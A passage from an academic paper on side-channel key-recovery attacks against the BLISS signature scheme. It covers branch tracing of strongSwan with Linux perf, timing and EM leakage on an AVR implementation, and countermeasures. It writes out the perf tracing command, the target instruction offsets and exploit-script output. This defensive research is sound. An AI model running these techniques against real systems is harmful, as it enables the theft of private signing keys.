Access to those hardware functionalities is normally privileged, but can be exposed to userland processes by the operation system. This is in particular the case under Linux through the `perf_events` interface and the `perf` command. Branch tracing of a process (belonging to the same user), in particular, can be carried out using the following instruction:

`perf record -e branches:u -c 1 -d -p` ⟨*pid*⟩

which produces a large binary file (`perf.data`) containing information about all branching instructions executed in the process with PID ⟨*pid*⟩ between user space addresses, in the correct order (even if the CPU may execute out-of-order or mispredict branches, the data in `perf.data` corresponds to the logical execution, so it is in the right order and does not include branch misses). The binary file can then be analyzed using the `perf report` and `perf script` commands. Specifically, `perf script -F ip,addr` prints a list of lines of the form:

`7fd0a2a48884 =>  7fd0a2a484a8`

indicating the source and destination address of each branching instruction.

The use of `perf_events` by non-privileged users can be restricted, according to the `kernel.perf_event_paranoid` sysctl setting: if that parameter is set to 2 (*most paranoid*), the `perf record` command above will fail without root privileges, which makes our attack rather meaningless. However, at any level below that (1, 0 or −1), the command succeeds, and so does our attack. And the parameter is often not set to the most paranoid level by default. Moreover, there can actually be security reasons not to disallow user space `perf_events` by ordinary users: for example, the use of PEBS counters has been recommended as a possible way of detecting cache attacks [27] and other attacks causing large numbers of cache misses (such as rowhammer [36]): see for example the discussion in [30]. Since the detection requires high-frequency polling of performance counters, applying it system-wide could cause significant slowdowns and lead to false positives, so it should ideally be run by the user himself on the sensitive process he wants to monitor against attacks (strongSwan would be a natural candidate!).

An additional issue worty of mention is that, perhaps due to the fact that `perf_events` are not always perceived as a possible attack vector, the relevant part of the Linux kernel does not seem to be the most scrutinized from a security standpoint. In particular, until May 2016, a race condition in `perf_event_open` allowed to bypass the privilege verification entirely [5], which means that our attack could be conducted from any userland process (and probably still can on many live systems).

Recovering the BLISS norm in strongSwan with branch tracing. The strongSwan implementation of BLISS signature generation uses a direct implementation of the Bernoulli-based algorithm for rejection sampling described in Figure 2. In particular, the function that implements SampleBernExp, called `bernoulli_exp` in strongSwan, iterates over each bit of the input value x, and skips to the next iteration whenever the bit is zero. More precisely, branches are taken in `bernoulli_exp`:

Figure 7: Disassembled code snippet of the `bernoulli_exp` method, as output by the gdb `disassemble/m` command.

```
Dump of assembler code for function bernoulli_exp:
46      {
   0x000066f0 <+0>:     push   %r15
...
58              while (x_mask > 0)
   0x00006742 <+82>:    test   %r13d,%r13d
   0x00006745 <+85>:    mov    %rdx,%rbp
   0x00006748 <+88>:    je     0x67c8 <bernoulli_exp+216>
   0x000067c3 <+211>:   shr    %r13d
   0x000067c6 <+214>:   jne    0x674a <bernoulli_exp+90>
59              {
60                      if (x & x_mask)
   0x0000674a <+90>:    test   %r13d,%r14d
   0x0000674d <+93>:    je     0x67c0 <bernoulli_exp+208>
61                      {
...
78                      }
...
81              }
...
85      }
...
   0x000067ad <+189>:   retq
```

(1) to enter into the function;
(2) to iterate over the bits of the input x;
(3) each time the corresponding bit is 0;
(4) to return from the function.

If we can find the addresses corresponding to all of these branching instructions, the information provided by `perf script` will immediately reveal every bit of x, which will let us reconstruct x and hence mount the attack described in §3.2.

The strongSwan software (and more generally any program linked against the `libstrongswan` library) accesses the BLISS-related functions from the `libstrongswan-bliss.so` object, which is dynamically loaded using `dlopen(3)`. So to find the addresses of relevant branching instructions in the memory space of the attacked process, it suffices to find the offsets of those instructions within `libstrongswan-bliss.so`, as well as the address at which that library is mapped in the memory space of the process once it is loaded. The latter can be done by parsing the line corresponding to the `libstrongswan-bliss.so` executable segment in the file `/dev/`⟨*pid*⟩`/maps`.

As for the former, it can be done using a disassembler, such as the `disassemble/m` command in gdb, as shown in Figure 7. We can see from that figure that, in our compiled version of the `libstrongswan-bliss.so` object, the four offsets we are interested in are respectively `0x66f0` (entry point), `0x67c6` (while loop iteration), `0x674d` (conditional branch on the bits of x) and `0x67ad` (return). The same method allows us to find the address in the BLISS signing function `sign_bliss` at which the `bernoulli_exp` method is called (it can be either `0x2de3` or `0x2f51`). Then, it suffices to find the corresponding branching event in the output of `perf script` and follow from there the branching instructions carried out inside `bernoulli_exp` to recover x and hence $\|\mathbf{Sc}\|^2$.

The entire attack has been mounted against a short program linked against `libstrongswan-bliss.so` that generates a BLISS key, computes a BLISS signature with it and verifies it. A short shell script runs that program, launches `perf report` on it, and calls a perl script to parse the output of `perf script` afterwards. An example output of the shell script implementing the attack is shown in Figure 8. We are able to recover the value $\|\mathbf{Sc}\|^2$ correctly

Figure 8: Example output from the `run_exploit_rejection` shell script.

```
Running target 'basic_sign' as PID 13261. Launching perf record.
perf record complete. Parsing perf.data.
Recovered x    : 29526
Correct |Sc|^2 : 17013
Should sum to  : 46539
Success!
```

all the time. The source code of the entire attack is available for download from https://github.com/mti/bliss-sidechannel.

Features and limitations of the attack. The adversarial use of `perf_events`-based branch tracing does not seem to have received much consideration in the literature, but it is quite similar to the *branch prediction attacks* of Acıiçmez et al. [1–3]. The branch tracing side-channel is more robust, however: on most CPUs, branch prediction is randomized or at least non-deterministic, so that the information one can get from branch mispredictions and similar events is noisy. Our attack, on the other hand, produces a complete and faithful execution trace, and thus succeeds all the time.

It does shares some of the limitations of branch prediction attacks, however. In particular, the attack model is quite strong, as it requires the ability to run another process on the same platform, usually with the same UID as the target process (unless privilege checks can be bypassed as in the `perf_event_open` security bug mentioned earlier). As a result, the threat posed by this kind of attack is normally limited. It cannot be ignored entirely, however, as modern Linux systems, through security measures like `ptrace` protection, will not allow a process to e.g. read from the memory space of another process from the same user: userland interprocess spying is usually regarded as a significant security issue. Similarly, secret keys stored on disk are usually encrypted and passphrase-protected, so one cannot assume that a process can learn all of a user's secrets just by acquiring his UID.

Another limitation of the attack, which is again shared with branch prediction attacks and many other attacks in the *spy-process* paradigm [3, §2.3], is that is has a noticeable effect on overall system performance, and hence is unlikely to remain undetected when using the target software interactively. The main performance hit in our attack is due to the `perf record` command writing to disk an exhaustive record of all branching events in the execution of the target: this amounts to hundreds of megabytes of data, of which we use only a few dozen bytes. Modifying `perf` to only write the events we need would reduce the overhead of the attack by a considerable extent. Moreover, Sky Lake and newer Intel CPUs allow this filtering to be carried out directly on-chip using hardware address filters, reducing the attack overhead to practically zero.

4 ATTACK ON THE GAUSSIAN SAMPLING

The second source of side-channel leakage that we consider is the Gaussian sampling algorithm used to generate the random masks $\mathbf{y}_1$ and $\mathbf{y}_2$ during signature generation. This algorithm samples from a fixed, centered discrete Gaussian distribution. Numerous techniques have been proposed to carry out that operation. One standard approach [18] involves the use of a cumulative distribution table, as suggested by Peikert [44], combined with the Knuth–Yao algorithm. This is mentioned in the original BLISS paper [14, §6], but the authors note that this requires storing large tables in memory.

Instead, they propose an alternate iterative approach based on the repeated sampling of Bernoulli and uniform distributions. Their algorithm SampleGaussian is described in Figure 9, and relies on the Bernoulli sampling function SampleBernExp as well a simple function SamplePosGaussian that samples from the positive part of the discrete Gaussian distribution that picks the integer i with probability proportional to 2^{-i^2}.

This approach is the one implemented in strongSwan. It has the advantage of requiring only a small amount of storage space (the tables containing the constants used in SampleBernExp). A drawback, however, is that it runs intrinsically in variable time: the number of iterations is a priori unknown, and even though one could choose to bound the number of iterations in SamplePosGaussian by some sufficiently large value, carrying out the entire loop every time would be very costly. This timing variability is a source of side-channel leakage. Due to the contrived structure of the algorithm (which starts over multiple times, etc.), it seems difficult to extract a lot of information from that leakage on a noisy trace, as provided by power or EM analysis techniques, especially as a given Gaussian sample is used in only one signature generation (so that DPA/CPA style statistical tools are not applicable). Nevertheless, one cannot rule out that this leakage can effectively lead to a catastrophic security failure.

The *branch tracing* technique described in §3.4, in particular, provides an ideal way of taking advantage of that leakage. Indeed, a branch trace of the execution of SamplePosGaussian directly reveals the output of that function: it suffices to count the number of iterations of the **for** loop (reverting to 0 when the algorithm restarts). And we have already seen that a branch trace of SampleBernExp reveals the input of that function. Therefore, a branch trace of SampleGaussian reveals the value of x (as the output of SamplePosGaussian) as well as the value $y(y+2kx)$, which is equal to $z^2 - k^2x^2$ (as the input of SampleBernExp). Since k is actually a fixed constant for a given parameter set, one obtains z^2, as well as the sign of z from the final conditional branch, and hence the complete output z! We have carried out this attack in the same setting as in §3.4, and verified that it recovers the samples correctly: see the GitHub repository for the corresponding parser.

This means that a branch trace of a BLISS signature generation in strongSwan leaks the entire value of the random masks $\mathbf{y}_1$ and $\mathbf{y}_2$. But the signature itself contains the values $\mathbf{c}$ and $\mathbf{z}_1 = \mathbf{y}_1 + (-1)^b \mathbf{s}_1\mathbf{c}$. Hence, whenever $\mathbf{c}$ is invertible (which happens with probability $(1-1/q)^n > 95\%$ for each signature), we can recover the secret key element $\mathbf{s}_1$ as $\mathbf{c}^{-1} \cdot (\mathbf{z}_1 - \mathbf{y}_1)$. And the secret key element $\mathbf{s}_2$ is easily deduced from $\mathbf{s}_1$ using the public key.

In other words, a branch trace of a *single* BLISS signature generation in strongSwan will, with $> 95\%$ probability, reveal the entire secret key! And unlike the attack on the rejection sampling, this works for 100% of secret keys.

The attack is subject to the caveats mentioned at the end of §3.4: it assumes a relatively powerful attacker and is not very stealthy. Nevertheless, it shows that this variable-time approach for Gaussian sampling has significant security implications.

Figure 9: Description of the BLISS Gaussian sampling algorithm.

```
1: function SamplePosGaussian()
2:     sample b uniformly in {0, 1}
3:     if b = 0 then return 0
4:     for i = 1 to ∞ do
5:         draw random bits b_1 ... b_j for j = 2i − 1
6:         if b_1 ... b_{j−1} ≠ 0 ... 0 then restart
7:         if b_j = 0 then return i
8:     end for
9: end function
```

```
1: function SampleGaussian(k)
2:     sample x ← SamplePosGaussian()
3:     sample y uniformly in {0, ..., k − 1}
4:     z ← kx + y
5:     sample b ← SampleBernExp(y(y + 2kx))
6:     if b = 0 then restart
7:     if z = 0 then with probability 1/2 restart
8:     sample b uniformly in {0, 1}
9:     if b = 1 then z ← −z
10:    return z
11: end function
```

5 ATTACKS ON THE MULTIPLICATION

We now turn to attacks targeting the multiplication between the signature element $\mathbf{c}$ and the secret key $(\mathbf{s}_1, \mathbf{s}_2)$. Those attacks will apply to all secret keys (in contrast with the one from §3.2, which only recovered a subset of all keys).

If no protection is used, traditional polynomial multiplication can be attacked using classical DPA-like techniques. If an NTT-based multiplication is used, we can target n one-to-one products between a known varying value and a secret. However, since BLISS uses sparse polynomials with small coefficients, other algorithms are sometimes used to compute the product. Specifically, the 8-bit AVR implementation of Pöppelmann et al. [46] that we target[2] relies on repeated shifted additions instead. The polynomial $\mathbf{c}$ (which we recall has exactly κ coefficients equal to 1 and all others equal to 0) is represented as a vector of κ indices corresponding to the ones, and multiplication by $\mathbf{c}$ is an iterated sum over those indices. We show that this unusual implementation of polynomial multiplication not only remains vulnerable to side-channel analysis, but can in fact be broken with a *single* trace. Thus, our proposed attack can be applied even when using blinding countermeasures, such as the ones proposed by Saarinen [49]. Indeed, the blinding randomizes polynomials before multiplication using shifts and multiplications by constants, which corresponds to a search space of affordable dimension in the case of BLISS.

In the following, we first describe the sparse multiplication of [46], and then propose an attack on this implementation, both in the unprotected case and when using Saarinen's blinding countermesure.

5.1 Implementation details

First, let us recall that we target the multiplications of the polynomial $\mathbf{c}$ with the two components $\mathbf{s}_1, \mathbf{s}_2$ of the secret key. These polynomials have the following properties:

- $\mathbf{s}_1$ is of degree n with coefficients in $\{-2, -1, 0, 1, 2\}$,
- $\mathbf{s}_2$ is of degree n with coefficients in $\{-3, -1, 1, 3, 5\}$,
- $\mathbf{c}$ is of degree n and with κ coefficients 1 and all others equal to 0.

Figure 10 describes the core of the targeted sparse multiplication. Before performing this multiplication, the vector $\mathbf{c}$ is randomly generated in such a way that the indices in the vector are not ordered. Thus, even if one knows the non-zero coefficients of $\mathbf{c}$ (as part of the signature), we cannot infer the order in which they are accessed in the j-loop (i.e. we cannot deduce `i` from `q` and `j`).

[2]This implementation does not claim any particular SCA resistance.

5.2 Attacking the unprotected multiplication

The attack proceeds in two steps. First, the attacker recovers the order in which the non-zero indices of $\mathbf{c}$ are stored in memory. Then, based on this information, he recovers the coefficients of the second multiplicand.

Recovering the order of indices in $\mathbf{c}$. For the first step, one can use two possible approaches:

(1) using SPA information from the `if` condition on `i`,
(2) performing a CPA on the computation of `q-c[j]`.

The first technique involves exploiting the timing difference induced by the `if` condition using pattern matching techniques. There is indeed an exploitable timing difference between the patterns corresponding to the conditional code being executed or not. Finding the positions where the additional code is executed in a j-loop allows to recover index positions. More precisely, the values of j for which the `if` condition evaluates to true correspond to the cells of array `c` that contain a value larger than `q`. This knowledge directly translates to knowing the order of non-zero indexes in $\mathbf{c}$.

```
for ( q = 0 ; q < N ; q++ ) { /* loop on res coefficients */
  res[q] = 0;
  for( j = 0 ; j < Kappa ; j++ ) { /* loop on c coefficients */
    int8_t val = 1;
    int16_t i = ( q - c[j] ); /* the corresponding s coefficient
       index */
    if( i < 0 ) {
      i += N;
      val = -val;
      }
    val *= s[i];
    res[q] += val; /* update res coefficient at position q */
    }
  }
```

Figure 10: Code snippet of `mulSparse` function from BLISS implementation [46].

In the second approach, one exploits data-dependent leakage. For a targeted value `c[j]`, the samples corresponding to the computations of `i` for the n different values of `q` are recorded. Then, one can perform a CPA attack to distinguish the correct value of `c[j]` from others since q is known.

Attacking the polynomial multiplication. Now that the attacker knows the order in which the coefficients of $\mathbf{c}$ are processed, he can compute the values of `i` for each inner-loop iteration. This allows him to target the accumulation operation `res[q] += val` since he knows which secret coefficient of `s` is contained in `val`. Our hypothesis is that he obtains the Hamming weight of `val` and `res[q]` (both before and after addition) as it is generally the case on micro-controllers. This hypothesis is actually pessimistic, since one may obtain additional leakage (e.g. Hamming distances) or more informative ones (e.g. polynomials in the register bits).

Let us first look at what an attacker can learn from the leakage of `val`. Values in this variable are directly linked to coefficients in $\mathbf{s}$ up to a (known) sign inversion. Nevertheless, these coefficients cannot be directly recovered from the leakages: obtaining the Hamming weight of a variable taking values in $\{-2, -1, 0, 1, 2\}$ will potentially reveal its value if it is zero but only its sign if it is non-zero[3]. The parameters of the scheme make the remaining exhaustive search intractable.

Let us now consider the second leakage source, namely the Hamming weight of `res[q]`. In that case the problem comes from the fact that a classical *divide-and-conquer* strategy cannot be applied. Exploiting a leakage on `res[q]` would require the knowledge of its previous value to derive information on `val`. This previous value actually is a sum of (unknown) coefficients of $\mathbf{s}$, which prevents such a divide-and-conquer strategy.

To overcome this difficulty, a first idea would be to use a Viterbi-like algorithm to avoid testing all possible combinations. Indeed, accumulating in `res[q]` can be seen as a Markov process: the state being the current sum and the transitions being the possible values for `s[i]`. The evaluation of the probability of a sequence could be obtained using templates or derived from a correlation coefficient between expected Hamming weights of the different states and the trace chunks. We experimented this approach on simulated traces and recovered the key. However, we did not manage to obtain good results with a high level of noise.

In highly noisy settings, the Hamming weight of a 16-bit variable having a small absolute value (as is the case for `res[q]`) reveals its sign, since the binary representation contains many leading zeros if the value is non-negative and many leading ones in the opposite case. Based on this simple observation, the attacker will obtain high-confidence constraints of the form $\sum_{j=1}^{\eta} s[i_j] \geq 0$ or $\sum_{j=1}^{\eta} s[i_j] < 0$. Recovering $s[i]$'s from those constraints is an Integer Linear Programming (ILP) problem with no objective function (parameters are large enough to guarantee the uniqueness of the solution).

We performed some simulations based on this second idea. Simulating the Hamming weight of 16-bit variables, correct constraint systems were obtained up to noise standard deviation 1.5 (as expected for a Gaussian noise). Using such error-less systems and the Gurobi ILP solver [29] the secret vectors were recovered within a few dozen of milliseconds. To handle higher levels of noise, the attacker should discard constraints in which he has less confidence (i.e. those corresponding to leakage close to the cut-off).

[3]For $\mathbf{s}_2$, coefficients are taken in $\{-3, -1, 1, 3, 5\}$ thus exploitation is a bit easier but still it is not enough).

Table 4: Results of simulated attacks on the multiplication for several levels of noise.

noise std. dev.	avg. number of kept equations	avg. time (1 sol.)	avg. time (≤10 sol.)	nb. sol.
1.0	11776	8.0 ms	62.7 ms	1
2.0	11608	8.9 ms	61.1 ms	1
3.0	8545	9.5 ms	44.2 ms	1
3.5	5200	87.9 ms	81.2 ms	2

Simulations have been performed up to a noise of standard deviation 3.5 on a desktop computer. Results are given in Table 4. They were obtained on a set of 50 systems for each noise level and they show that attacks are easily performed in this range. We see that the solver should be asked to look for more than a single solution in some settings. Timings are provided both for situations when the solver is asked for a single solution, and for 10 solutions. Systems have also been produced for noise standard deviation 4.0 where only 10% had a single solutions. Others where not solved after tens of minutes. Ongoing experiments on a real device are expected to provide insights about relevant parameters for the discarding strategy and to confirm the applicability of this attack to real-world settings.

Note that we presented results when attacking using a single trace. Without SCA protection, however, different executions can be combined to construct the system. Thus, the attack may work in higher noise levels using more traces.

5.3 Attacking a blinded multiplication

Even in the case when Saarinen's blinding countermeasure is used, $\mathbf{c}$ remains sparse. Indeed, the blinding consists in shuffling and multiplying by a constant, so that the same `sparseMult` function can still be used (with `val` being initialized to the blinding constant). However, the indices of the non-zero positions of the blinded $\mathbf{c}$ are unknown because the signature contains the actual $\mathbf{c}$ and not the blinded one. Thus, these indices have to be recovered in addition to their positions in the array `c`. Note that the signature provides us with the non-zero positions of the blinded $\mathbf{c}$ up to a shift. This information may help with the index recovery.

Recovering the $\mathbf{c}$ *indices.* Similarly to the index order recovery step above, we exploit the timing leakage due to the `if` condition. More precisely, the `if` branch will be taken in a q-loop as many times as the number of indices in $\mathbf{c}$ that are smaller than q. Hence, the duration of the q-loop will decrease (non-strictly) as q grows. The steps at which an actual decrease occur correspond to the values of q that match an index in $\mathbf{c}$, which trivially reveals the non-zero positions of the vector. As previously mentioned, we may additionally use the knowledge of the actual $\mathbf{c}$ to help (since we know the indices up to a shift).

Unblinding $\mathbf{c}$. Finally, we have to recover the actual value of $\mathbf{s}$. Here, we just have to go through the n possible shift values and

Figure 11: Constant time, branch-free version of the sampling algorithms for $\mathscr{B}_{\exp(-x/f)}$.

```
1: function SampleBernExpConstTime(x ∈ [0, 2^ℓ) ∩ ℤ)
2:     r ← 1
3:     for i = 0 to ℓ − 1 do
4:         Sample a ← B_{c_i}
5:         r ← r · (1 − x_i + a x_i)
6:     end for
7:     return r
8: end function
```

the invertible constants, which is of reasonable complexity for all BLISS parameters.

6 DISCUSSION

We have presented side-channel attacks against three parts of the BLISS signing algorithm, namely the rejection sampling step, the Gaussian sampling, and the multiplication of the secret key by the hash value $\mathbf{c}$. We have found them to yield full key recoveries, either on the embedded 8-bit AVR implementation of Pöppelmann et al. [46] through EM emanations, on in the strongSwan software [51] on a Linux desktop machine under branch tracing. In this section, we n discuss possible countermeasures and conclusions that one could draw from these observations.

6.1 Attack against the rejection sampling

As we have seen, the implementation of BLISS rejection sampling, which relies on iterated Bernoulli trials, leaks the values $\|\mathbf{Sc}\|^2$ and $\langle \mathbf{z}, \mathbf{Sc} \rangle$. If we ignore the compression of the signature element $\mathbf{z}_2$, exploiting the leakage of the scalar product to recover the secret key is a simple matter of linear algebra; however, real implementations do include compression, which seems to thwart that attack.

However, the leakage of the norm $\|\mathbf{Sc}\|^2$ does suffice to recover the secret key using our variant of the Howgrave-Graham–Szydlo algorithm provided that the algebraic norm of $\mathbf{s}_1$ (or $\mathbf{s}_2$) is easy to factor, which happens in a noticeable fraction of all cases (over 3% for the 128-bit secure parameter sets BLISS-I and BLISS-II, for example, according to Table 2). And it seems difficult to protect against this attack.

Hard-to-factor algebraic norms. A first possible countermeasure could be to try and ensure that the algebraic norms of $\mathbf{s}_1$ and $\mathbf{s}_2$ are hard to factor, but it isn't clear how that could be done in practice: just generating these values using the existing key generation algorithm and eliminating "easy to factor" values seems hopeless, as there is no such thing as an efficient test for "hard to factor" composites. Alternatively, one could try to construct these values as products of two small, sparse elements with large prime norms (so as to obtain RSA-like cyclotomic integers), but this would require a significant increase in all parameters (worsening the efficiency of BLISS to a considerable extent). Moreover, relying on the hardness of factoring in a scheme whose main selling point is postquantum security is quite unsatisfactory.

Constant-time implementation. A much easier possible countermeasure could be to try and implement the iterated Bernoulli rejection sampling algorithm in *constant time*. Our simple power analysis (or rather, SEMA) attack is made particularly easy in the case of the implementation of Pöppelmann et al. [46] by the fact that algorithm SampleBernExp(x) as described in Figure 2 carries out the samplings $\mathscr{B}_{c_i}$ only for indices i such that the corresponding bits x_i of x are 1. This produces a trace very similar to the 1990s SPA attacks on RSA [37, §3.1]: one can simply read the bits of x on the trace directly (where, in our case, $x = K - \|\mathbf{Sc}\|^2$). The same observation applies of course to strongSwan with respect to branch tracing. One can make things more difficult for the side-channel attacker by rewriting the algorithm in such a way that the $\mathscr{B}_{c_i}$ samplings are carried out all the time regardless of the value x_i. We can also eliminate data-dependent branches completely. A possible such algorithm is described in Figure 11.

That countermeasure is probably sufficient at least in the case of strongSwan, provided that on takes good care to precompute the bits x_i before starting the loop, and to check that the compiler does not introduce spurious branching instructions in that computation. Strictly speaking, however, the countermeasure does not eliminate all leakage related to the x_i's. For example, it involves a multiplication $a \cdot x_i$ whose operands are just bits, so one can reasonably expect to be able to distinguish the cases $x_i = 0$ and $x_i = 1$ on a power or EM trace, according to the Hamming weight leakage model.

Rejection sampling using transcendental functions. As mentioned in §2, one could also avoid iterated Bernoulli sampling entirely, and carry out the rejection sampling in a single step by computing the rejection probability every time with sufficient precision and comparing it to uniformly sampled randomness in a suitable interval. However, this involves computing the transcendental functions exp and cosh to a high precision if one doesn't want to lose too much accuracy at the tails of the distribution (which could in principle jeopardize the security of the scheme via statistical attacks of the form considered by Ducas and Nguyen against NTRUSign [17]). Such a computation, however, would be really inefficient, especially on constrained devices like the 8-bit AVR microcontroller targeted in our experiments. Moreover, it is also highly non-linear and has a high circuit complexity, making it particularly inconvenient if one wants to introduce more theoretically sound countermeasures against SPA and DPA, like *masking*.

One could also conceivably precompute all possible values for the probabilities involved in rejection sampling and tabulate them, in an approach similar to CDT-based techniques for Gaussian sampling. The rejection sampling step would then be fast and easy to implement in constant time. The obvious drawback, however, is that the storage requirement is very large: tens of thousands of high-precision values for each parameter set, amounting to megabytes of storage overall. This is again unsuitable on constrained devices. It may be acceptable on desktop computers, however, but in that setting, cache attacks become a source of concern.

Using a scheme with a simpler rejection sampling? A different approach could be to use an alternate scheme with a simpler rejection sampling algorithm. An obvious candidate is the "ancestor" of BLISS: the lattice-based signature scheme described by Güneysu,

Lyubashevsky and Pöppelmann (GLP) in [28], which targets a uniform distribution in a suitable interval for the coefficients of the signature elements $\mathbf{z}_1, \mathbf{z}_2$, instead of the bimodal Gaussian distribution of BLISS. Due to that difference, the GLP scheme has slightly less compact signatures: BLISS signatures at the 128-bit security level are about 5000-bit long, while GLP signatures are about 9000-bit long (and the bit security claim is also a bit weaker).

However, the rejection sampling step also becomes considerably simpler: it simply involves checking whether the coefficients of $\mathbf{z}_1$ and $\mathbf{z}_2$ fall in the expected interval. In other words, it boils down to a collection of simple integer comparisons, which are typically fast, constant-time operations even on the most modest platforms. Moreover, this simple rejection sampling can be easily combined with arithmetic masking: although it is not a linear operation, masking it amounts to masking a shallow Boolean circuit with single-bit output, which can be done efficiently (it can be seen as a simpler variant of the arithmetic-to-Boolean masking conversion of Coron et al. [10]).

6.2 Attack on the Gaussian sampling

We also showed in §4 that the variable-time algorithm for discrete Gaussian sampling proposed by Ducas et al. [14] and used in strongSwan is also a potential source of side-channel leakage. Mounting a concrete key recovery attack only seems practical when given access to a mostly "noise-free" attack vector like branch tracing, but in that case, the attack is *very* powerful: it recovers the entire secret key with high probability from the branch trace of a single signature, and works for all keys.

Gaussian sampling in constant time. As we have seen above, the function SampleBernExp can be implemented in constant time relatively painlessly and with a moderate performance penalty. The same cannot be said of SamplePosGaussian however: that function carries out an a priori unbounded number of iterations, and even though it is feasible to fix a large bound instead, the performance penalty incurred if one were to execute the entire **for** loop instead of returning early would be tremendous. Therefore, converting this overall Gaussian sampling algorithm to constant time seems impractical.

One could observe that implementing SampleBernExp alone in constant time would make the attack significantly more difficult. This is true, but even though the attacker would no longer be able to recover the entire output of SampleGaussian, he would still be able to compute x, and hence would get the value of z up to the small error y located in the least significant bits. In other words, the attacker would be able to replace the large Gaussian masks $\mathbf{y}_i$ by much smaller noise values, which clearly affects the security of the scheme.

Therefore, in any setting where resorting to a side-channel attack vector similar to branch tracing is plausible, it seems preferable to avoid the Gaussian sampling algorithm of Ducas et al. altogether.Other algorithms for discrete Gaussian sampling are much more practical to implement in constant time. This includes the approach proposed by Dwarakanath and Galbraith [18] combining Knuth–Yao with cumulative distribution tables; it suffers from a large storage requirements, however. The most convenient option so far seems to be the algorithm of Micciancio and Walter [40], which can be implemented entirely in constant time with only integer arithmetic, and relies on an amount of storage than can be tailored to specific applications: the algorithm runs faster with more storage, but can use less storage on more constrained devices.

Alternatively, switching to a simpler signature scheme such as GLP [28] solves the problem for this source of leakage as well: the masks in GLP are sampled with uniform coefficients in short intervals, and this is again straightforward to implement in a constant-time and branch-free manner.

6.3 Attack on the multiplication by c

As seen in §5, we can also recover the secret key from power analysis/EMA traces of the computation of the products $\mathbf{s}_1 \cdot \mathbf{c}$, $\mathbf{s}_2 \cdot \mathbf{c}$ of the secret key elements with the varying hash element $\mathbf{c}$ computed during signature generation (which is a sparse polynomial with coefficients in $\{0, 1\}$).

We have described this key recovery in the context of the Pöppelmann et al. implementation [46], in which $\mathbf{c}$ is simply represented as the list of the positions of its non-zero coefficients, and the products $\mathbf{s}_1 \cdot \mathbf{c}$, $\mathbf{s}_2 \cdot \mathbf{c}$ are computed as simple sums of signed shifts of $\mathbf{s}_1$ and $\mathbf{s}_2$ respectively.

We note that even if $\mathbf{c}$ is instead represented as a ring element and the products $\mathbf{s}_i \cdot \mathbf{c}$ are computed as generic products in the ring (using the number-theoretic transform in $\mathbb{Z}_q[\mathbf{x}]/(\mathbf{x}^n + 1)$), a DPA attack will still easily recover the $\mathbf{s}_i$'s. This is because the NTT-based product operation is a simple component-wise product of vectors in $\mathbb{Z}_q^n$, where the vectors corresponding to $\mathbf{s}_1$ and $\mathbf{s}_2$ are constant, whereas the other operands of the multiplication vary with each signature generation. Since the size of the integers involved is quite small (q is about 14-bit long), the key recovery is feasible with a reasonable number of traces on an arbitrary platform, and is of course even easier on an 8-bit microcontroller, where multiplication is carried out on 8-bit operands.

Again, protecting against such a DPA attack seems tricky. We can suggest the following two possible approaches, but both of them have drawbacks.

A heuristic countermeasure. What makes the DPA approach so effective against this multiplication is the fact that it combines the secret key with a variable operand $\mathbf{c}$ which is *known to the adversary* since it is part of the signature. One possible approach make the leakage harder to exploit is thus to avoid multiplying the secret by a known value. This can be done by computing the element $\mathbf{z}_i = \mathbf{y}_i + (-1)^b \mathbf{s}_i \cdot \mathbf{c}$ as:

$$\mathbf{z}_i = \mathbf{c} \cdot \mathbf{w}_i \quad \text{where} \quad \mathbf{w}_i = \mathbf{c}^{-1} \cdot \mathbf{y}_i + (-1)^b \mathbf{s}_i.$$

With that formula, the known value $\mathbf{c}^{-1}$ is multiplied by a secret value $\mathbf{y}_i$, but since that secret value changes with each signature generation, it is much more difficult to exploit the corresponding leakage with DPA (although a single-trace template attack may still apply when the adversary has access to an identical device). As for the product of $\mathbf{c}$ with $\mathbf{w}_i$, the corresponding leakage should not be an issue since $\mathbf{w}_i$ can be recovered from the available signature elements anyway (in case the iteration corresponds to a signature that is actually output; for values eliminated in rejection sampling, the argument does not hold, but $\mathbf{c}$ is not known in that case either).

This provides a heuristic countermeasure which may help against DPA attacks (although a quantitative evaluation of the effectiveness of that countermeasure is left for future work). It can be seen as an alternative to Saarinen's countermeasure [49], which does thwart the stronger attacks of §5. It does have a number of limitations however. As we have noted, it may still be defeated by template attacks. Moreover, it involves the computation of the inversion $\mathbf{c}^{-1}$, which would typically be carried out in the Fourier domain (so it amounts to a series of inversions in $\mathbb{Z}_q$). This is a somewhat costly operation on constrained devices, and has the additional drawback of requiring $\mathbf{c}$ to be invertible (which happens with probability $(1-1/q)^n \approx 0.96$, which is high but still less than 1). And since $\mathbf{c}^{-1}$ has full size coefficients modulo q, one cannot use a naive multiplication taking advantage of the sparsity of $\mathbf{c}$: relying on a full-blown number-theoretic transform seems necessary to achieve satisfactory performance.

Arithmetic masking. It is also possible to achieve provable security against DPA (at least in the so-called t-probing model, which is known to capture realistic leakage scenarios [48]) using arithmetic masking (with the caveat that, again, template attacks still apply [43]). The linearity of the multiplication by $\mathbf{c}$ makes it particularly easy to mask. However, the entire signing algorithm needs to be masked for the security argument to be valid. In particular, one also needs to mask the generation of the random Gaussian values $\mathbf{y}_1, \mathbf{y}_2$, which seems difficult, and the rejection sampling, which we have already noted sounds even harder. These highly non-linear operations constitute a major stumbling block for applying a masking countermeasure.

Thus, one may again want to consider an alternate scheme involving simpler operations, like the GLP scheme mentioned earlier [28]. In that scheme, $\mathbf{y}_1$ and $\mathbf{y}_2$ are sampled from uniform distributions in suitable intervals, so that a masked sampling is reasonably easy to implement. The generation of $\mathbf{u}, \mathbf{z}_1, \mathbf{z}_2$ remains linear, and as noted above the rejection sampling can be masked easily as well. This may make the larger signature size an acceptable trade-off to achieve good security against physical attacks.

6.4 Related schemes

BLISS–B. In [13], Ducas proposed an optimized variant of BLISS called BLISS–B, which features significantly faster key generation and signing algorithms while maintaining the same security level. This variant is also implemented in strongSwan [51].

